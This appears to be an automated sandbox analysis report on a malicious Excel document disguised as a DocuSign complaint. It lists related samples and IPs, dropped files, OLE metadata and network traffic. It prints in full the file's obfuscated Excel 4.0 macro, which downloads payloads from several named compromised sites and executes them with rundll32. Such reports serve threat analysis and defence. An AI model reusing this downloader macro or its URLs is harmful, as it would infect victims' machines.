	vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	DocuSign_1836114226_1054348953.xls	Get hash	malicious	Browse	• 8.170.20.72
	Quotation.exe	Get hash	malicious	Browse	• 39.106.80.157
	DocuSign_522706162_899818361.xls	Get hash	malicious	Browse	• 8.170.20.72
	DocuSign_77779925_593019506.xls	Get hash	malicious	Browse	• 8.170.20.72
	Vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	Vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	Vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	DocuSign_198836422_1059763935.xls	Get hash	malicious	Browse	• 8.170.20.72
SERVERPARSIR	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	RFQ ID 574853.exe	Get hash	malicious	Browse	• 185.159.153.117
	Order484894.exe	Get hash	malicious	Browse	• 185.159.153.117
	Payment copy details.xlsm	Get hash	malicious	Browse	• 185.55.225.19
	Payment copy details.xlsm	Get hash	malicious	Browse	• 185.55.225.19
	New Iquiry.xlsm	Get hash	malicious	Browse	• 185.55.225.19
	SecuriteInfo.com.Generic.mg.d4f8d10203aece68.exe	Get hash	malicious	Browse	• 185.55.225.19
	TJLhqM8b2O.exe	Get hash	malicious	Browse	• 185.55.225.19
	http://https://eya.ir/.dhl2020/dhl/source/index.php?email=sav@idcom-fr	Get hash	malicious	Browse	• 185.55.227.78
	DOC_18_092020_4_41133.doc	Get hash	malicious	Browse	• 185.55.225.33
	Ucpovt5Tm3FncOG.exe	Get hash	malicious	Browse	• 185.159.153.69
	rKdhHVWehasFrcb.exe	Get hash	malicious	Browse	• 185.159.153.69
	4PGVV5ztI9OHQsS.exe	Get hash	malicious	Browse	• 185.159.153.69
	8JVksjPpTQe3cej.exe	Get hash	malicious	Browse	• 185.159.153.69
	PLoLHKhSjefximh.exe	Get hash	malicious	Browse	• 185.159.153.69
	LmmDm1gMY4XV2Ti.exe	Get hash	malicious	Browse	• 185.159.153.69
	KsoUkx8kQkhNBfv.exe	Get hash	malicious	Browse	• 185.159.153.69
TelecomArgentinaSAAR	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 186.137.85.76
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	SecuriteInfo.com.Heur.28366.xls	Get hash	malicious	Browse	• 186.137.85.76
	Sign_1229872171-1113140666(1).xls	Get hash	malicious	Browse	• 186.137.85.76

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	• 181.171.209.241
	carirstlite.exe	Get hash	malicious	Browse	• 200.127.121.99
	Io8ic2291n.doc	Get hash	malicious	Browse	• 152.169.22.67
	wEcncyxrEe	Get hash	malicious	Browse	• 181.95.96.141
	INFO_2020.doc	Get hash	malicious	Browse	• 190.247.139.101
	WUHU95Apq3	Get hash	malicious	Browse	• 181.92.104.178
	creoagent.dll	Get hash	malicious	Browse	• 201.212.10.205
	creoagent.dll	Get hash	malicious	Browse	• 201.212.10.205
	file.doc	Get hash	malicious	Browse	• 181.10.46.92
	453690-3012-QZS-9120501.doc	Get hash	malicious	Browse	• 190.247.139.101
	file-2021-7_86628.doc	Get hash	malicious	Browse	• 181.10.46.92
	Messaggio 2001 2021 3-4543.doc	Get hash	malicious	Browse	• 181.10.46.92
	Info_C_780929.doc	Get hash	malicious	Browse	• 152.170.79.100

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\suspendedpage[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5DC
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	http://chandni.pk/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\suspendedpage[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, UTF-8 Unicode text, with CRLF line terminators
Category:	downloaded
Size (bytes):	678
Entropy (8bit):	5.285274611226955
Encrypted:	false
SSDEEP:	12:qTWgr2dzLtGc8NZAPvzLUIp1Y2vWMA78h2vu9ZQhUytSAzYNPvK6wcYKpGu:0Wxdz8LkHzA2Y2vW+h2vunQr1CK6Tz
MD5:	1C7833DA48979334A611F80C7C55F5E6
SHA1:	B302B4245452489C6241CE4358BD1F07BA4A6767
SHA-256:	D0D92045526C516AFEC269826EB681EF55DF6353DD9D131BC58A1B19042B7C6C
SHA-512:	512D0ED4A7BD2BA867C96AF87F114B343FD821A3C826B7F04272AFE40CE218294E893D49167932248DD9297A423B2DC354F07659F979416433DB7F62AF6B0C5C
Malicious:	false
Reputation:	low
IE Cache URL:	http://7ruzezendegi.com/cgi-sys/suspendedpage.cgi

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\suspendedpage[1].htm	
Preview:	<!doctype html>..<html>..<head>..<meta charset="utf-8">..<title>Suspend !</title>..<link href="http://suspend.pars.host/css/css.css" rel="stylesheet" type="text/css">..</head>....<body>.. .. ..</body>..</html>..

C:\Users\user\AppData\Local\Temp\FCCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	31998
Entropy (8bit):	7.652541063829903
Encrypted:	false
SSDEEP:	768:TkBP+/ixqfouhNUuOW+u7qSL6ACmUI/V5b:TQW/PNNffL6AJb
MD5:	388FDB6DBC8F0E957210B03C2AAE2DBB
SHA1:	C1F09C9A249EA2013FE21A51EE405BC3A066AA44
SHA-256:	7888D0251786B53BF322BD48C87C3BD5B1F9A08A3241EE35080F605D3F4E3DA8
SHA-512:	F9C5EF236A5367A7BC47E73242F9BF29761AAB01E5166D51752C17119AF3DE09B700A5865F591832305B081550B6F07FB094E9D14B44DA044DC6E6354AF649AE
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....(..r.Mrl.$...\K....I..v..pl).E.R.3;+.N.V.TO.Q{..f.*p.+..y.....pJ..ek@v5..i.....O)...e.V`..8.Y.hE.... .Rt./'.o\z...:..l6...x4..Y..FIp..~n..T-.6..:?..k...!.-E....S{.j.Xh...GKb.....Y..Ic.....|.3..q.[..B.a._.w...[.^g.....F....1.....+.}\._6.dk,..`...c.....(<.T....b....x5r&%...E.X!.....\..w<M....\.7..9.....m..b.E.u...u.]...'t.(....}8..m...C~..E.....?..Z.]..i.D.O..B3....b.k..Z....x.A.yJ)P..y.....PK.....!.....V.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint-1091191320-02182021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Tue Feb 23 05:50:37 2021, atime=Tue Feb 23 05:50:37 2021, length=58880, window=hide
Category:	dropped
Size (bytes):	2218
Entropy (8bit):	4.4836046846866635
Encrypted:	false
SSDEEP:	48:8alA/XT0jFchot5r1qQh2alA/XT0jFchot5r1qQ/:8a2/XojFcqrAQh2a2/XojFcqrAQ/
MD5:	62CF141B448287A74929D0B1A63FA391
SHA1:	831C844577F85F6F721039A905E3CD9F241067E5
SHA-256:	48A551FBEACEE3B193EDDD3AC3E81898E19F7325E341305A409657410593FAF0
SHA-512:	E88D3167FF6D0BA8D65C8EAC0B18B5586CABCDAECF81D5E68104E878816F049789906D9EAFC242F87867973C53EB641FFE22D4822979FD7ED17CB4D8EA7763E
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...y.j..{....k1....y.t1.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..>..WRQ6 .COMPLA~1.XLS..p.....Q.y.Q.y*...8.....C.o.m.p.l.a.i.n.t.-.1.0.9.1.1.9.1.3.2.0.-.0.2.1.8.2.0.2.1...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\128757\Users.user\Desktop\Complaint-1091191320-02182021.xls.8.....\.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.m.p.l.a.i.n.t.-.1.0.9.1.1.9.1.3.2.0.-.0.2.1.8.2.0.2.1...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Feb 23 05:50:37 2021, atime=Tue Feb 23 05:50:37 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.463339626509903
Encrypted:	false
SSDEEP:	12:85Q8UppEcLgXg/XAlCPCHaXtB8XzB/ZGkJUX+WnicvbdbDtZ3YilMMEpxRljKy1x:85ol/XTd6j/UYeNDv3qr1qrNru/
MD5:	8EA56090A4A49E5E89DC5A28A89EE2EE
SHA1:	C6E68A2B86CD7878D0B24D9BA5F85D42987B6DF2
SHA-256:	128B08591C1CE3C95C6231CF541AC13F84E65DAE065C56A17BFA002A24A54FF8
SHA-512:	6D62A337F46BB9377682EB6A5DE721B210B7248D6CF7B1B44EC26CE4FCBAB9B6F68F27EF298CBDB208C904C2AE08DA6F4579ED45EBC67DBDD1C08EBEF1690 8FD
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G....k1.....k1..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....WRS6..Desktop.d.....QK.XWRS6*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\128757\Users.user\Desktop.....\....\....\....\....\....\D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....128757.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	140
Entropy (8bit):	4.530954155918767
Encrypted:	false
SSDEEP:	3:oyBVomMYlIMbGXEFXrl+1IIMbGXEFXrlmMYlIMbGXEFXrlv:dj6YloEFbaloEFbxYloEFb1
MD5:	6B72805B48B73E2A0C5F3916B65750FA
SHA1:	E4B67D9A953F79A407092EA81537FF825DCF384A
SHA-256:	213571CBA24E6B2DE48D029FD42EB0CDA64EB1A134D9D57AAC02204B0BB1303D
SHA-512:	3D2A827DB834187A595713A19470FE344C8C50F5F96A201AA5AF7CEF110DEA77BCDD6A7408FD49A36265C78E1D47C8AAF5D54D773FFB97F6E8F043DA30AC23A3
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Complaint-1091191320-02182021.LNK=0..Complaint-1091191320-02182021.LNK=0..[xls]..Complaint-1091191320-02182021.LNK=0..

C:\Users\user\Desktop\8DCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	89200
Entropy (8bit):	6.512306469238888
Encrypted:	false
SSDEEP:	1536:1Y8rmjAItyzElBIL6lECbgBGGP5xLmQWVxdTfsqMPEBE/yqAPEBE/VWYVvDZnY8x:1Y8rmjAItyzElBIL6lECbgBGGP5xLm7b
MD5:	CCC149B15072E07B9DC7BA9C1510472B
SHA1:	D639266428533827C25D113E988E1CC55BD085C2
SHA-256:	E49895013B599224EA0E408969C721DD43BE2BEAA81A24D22787DE99D04F357E
SHA-512:	26C55624A5A08BE3F437F1FA498661978B501CBE08983420720970C8A53E3D5C083E111DAD95D3FA34827FF34A93B8EE2D52E398A50F1398301A5D3AD56DD79F
Malicious:	false
Reputation:	low
Preview:	.....g2.....\.p....user B.....a.....=.....=....i..9J.8.....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....

C:\Users\user\JDFR.hdfgr1	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	678
Entropy (8bit):	5.285274611226955
Encrypted:	false
SSDEEP:	12:qTWgr2dzLtGc8NZAPvzLUIp1Y2vWMA78h2vu9ZQhUytSAzYNPvK6wcYKpGu:0Wxdz8LkHzA2Y2vW+h2vunQr1CK6Tz
MD5:	1C7833DA48979334A611F80C7C55F5E6
SHA1:	B302B4245452489C6241CE4358BD1F07BA4A6767
SHA-256:	D0D92045526C516AFEC269826EB681EF55DF6353DD9D131BC58A1B19042B7C6C
SHA-512:	512D0ED4A7BD2BA867C96AF87F114B343FD821A3C826B7F04272AFE40CE218294E893D49167932248DD9297A423B2DC354F07659F979416433DB7F62AF6B0C5C
Malicious:	false
Reputation:	low
Preview:	<!doctype html>..<html>..<head>..<meta charset="utf-8">..<title>Suspend !</title>..<link href="http://suspend.pars.host/css/css.css" rel="stylesheet" type="text/css">..</head>....<body>.. .. ..</body>..</html>..

C:\Users\user\JDFR.hdfgr4	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text

C:\Users\user\JDFR.hdfgr4	
Category:	dropped
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5DC
Malicious:	false
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: Friner, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Feb 18 13:41:44 2021, Security: 0
Entropy (8bit):	3.7019861909873857
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Complaint-1091191320-02182021.xls
File size:	146944
MD5:	da47abb08bf5ab8ccd6dde8b8395585d
SHA1:	f4ffc845ceb85dee839ac85228ff410d9a01bd33
SHA256:	91b4e89cdfe2e0d0f29642b21d4035ee4201f99e24e5ec841d4c8bb73547cd78
SHA512:	1215c59e61129a34d96e0f1c574727c18c24517912e087f82defb18d02bad6910f9cc5dffe78f435fabf440c67ca1f6a567e55c496c4b7caca7f4a42234361d5
SSDEEP:	3072:2cPiTQAVW/89BQnmlcGvgZ6Gr3J8YUOMht/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/f:2cPiTQAVW/89BQnmlcGvgZ7r3J8YUOM6
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Complaint-1091191320-02182021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False

Indicators	
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	Friner
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-18 13:41:44
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.327349318268
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . | . . . . . D o c u S i g n . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 bc 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.265824820061
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . d . . . . . | . . . . . F r i n e r . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 135983

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	135983
Entropy:	3.7011413863
Base64 Encoded:	True
Data ASCII:	. . . . . 7 . . . . . \\ . p . . F r i n e r B . . . . . D o c u S i g n . . . . . B I O L A F E . . ! . . . . . : . . . . . A . . . . .

General	
Data Raw:	09 08 08 00 00 05 05 00 16 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 06 46 72 69 6e 65 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20


Macro 4.0 Code

```
,,,Server,,,,,,,,,,,,,,,,=NOW(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.FILL(D129,DocuSign!T26)",,,,,,,,,,,,,,,,,,"=FORMULA.FILL(A130*1000000000000000,B133)",,,,,,,,,,,,,,,,,,,,,"=RIGHT(""ghydbetrf46et5eb645bv
ea45istbsebtuRlMon"",6)",,,,,,,,,,,,,,,,,,"=RIGHT(""45bh4g5nuwyftneragntrnrfaktsgbutnrkltgrkbownloadToFileA"",14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCCBB"",""BIOLAFE"",,1,9)"
,,,,,,,,,,,,,,,,,,http://"=BIOLAFE(0,T137&B138&B133&D145&D146&D147&D148,D141,0,0)",dindorf.com.ar/ntpnttfypqs/,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B139&B133&D145&D146&D147&D148,D141&""1"",0,
0)",7ruzezendegi.com/samsgtlfwzt/,,"=RIGHT(""hiuhnUBGYGBYnt7t67tb67rIftfFFDFFDTbtrdrtdgjcndll32"",6)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B140&B133&D145&D146&D147&D148,D141&""2"",0,0)",miaov
ideo.com/wwdtfgdlijlr/ ,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B141&B133&D145&D146&D147&D148,D141&""3"",0,0)",batikentklinik.com/qtuofsxtov/,,"=RIGHT(""nnhjgbgvdvgekvnrtve6reb6tn6rdtryt6smy65ty56s
445nr6x..\JDFR.hdfgr"",13)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B142&B133&D145&D146&D147&D148,D141&""4"",0,0)",chandni.pk/ictrljsfuh/,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,,,,,,,,,,,,,,,,,,,a,,,,,,
,,,,,t,,,,,,,,,,,,,,,,=GOTO(DocuSign!T3),,,,,,,,,,,,,,,,,,,
```

```
,,,,,,,,,,,,,"=RIGHT(""dfrgbrd4567w547547w7b,DllRegister"",12)&T26",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEF
T(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LE
FT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D13
9&"" ""&'DocuSign '!D141&""1""&T19,41))",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LE
FT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""2""&T19,41))",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(12
3,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!
D141&""3""&T19,41))",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(R
IGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""4""&T19,41))",,,,=HALT(),,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 22:50:47.040433884 CET	49167	80	192.168.2.22	181.88.192.136
Feb 22, 2021 22:50:47.329508066 CET	80	49167	181.88.192.136	192.168.2.22
Feb 22, 2021 22:50:47.329638958 CET	49167	80	192.168.2.22	181.88.192.136
Feb 22, 2021 22:50:47.330399990 CET	49167	80	192.168.2.22	181.88.192.136
Feb 22, 2021 22:50:47.620830059 CET	80	49167	181.88.192.136	192.168.2.22
Feb 22, 2021 22:50:48.193165064 CET	80	49167	181.88.192.136	192.168.2.22
Feb 22, 2021 22:50:48.193255901 CET	49167	80	192.168.2.22	181.88.192.136
Feb 22, 2021 22:50:48.403328896 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:50:48.536815882 CET	80	49168	185.159.153.72	192.168.2.22
Feb 22, 2021 22:50:48.536967993 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:50:48.537607908 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:50:48.670792103 CET	80	49168	185.159.153.72	192.168.2.22
Feb 22, 2021 22:50:49.074884892 CET	80	49168	185.159.153.72	192.168.2.22
Feb 22, 2021 22:50:49.075159073 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:50:49.077519894 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:50:49.231807947 CET	80	49168	185.159.153.72	192.168.2.22
Feb 22, 2021 22:50:49.231882095 CET	80	49168	185.159.153.72	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 22:50:49.232110977 CET	49168	80	192.168.2.22	185.159.153.72
Feb 22, 2021 22:50:49.232572079 CET	80	49168	185.159.153.72	192.168.2.22
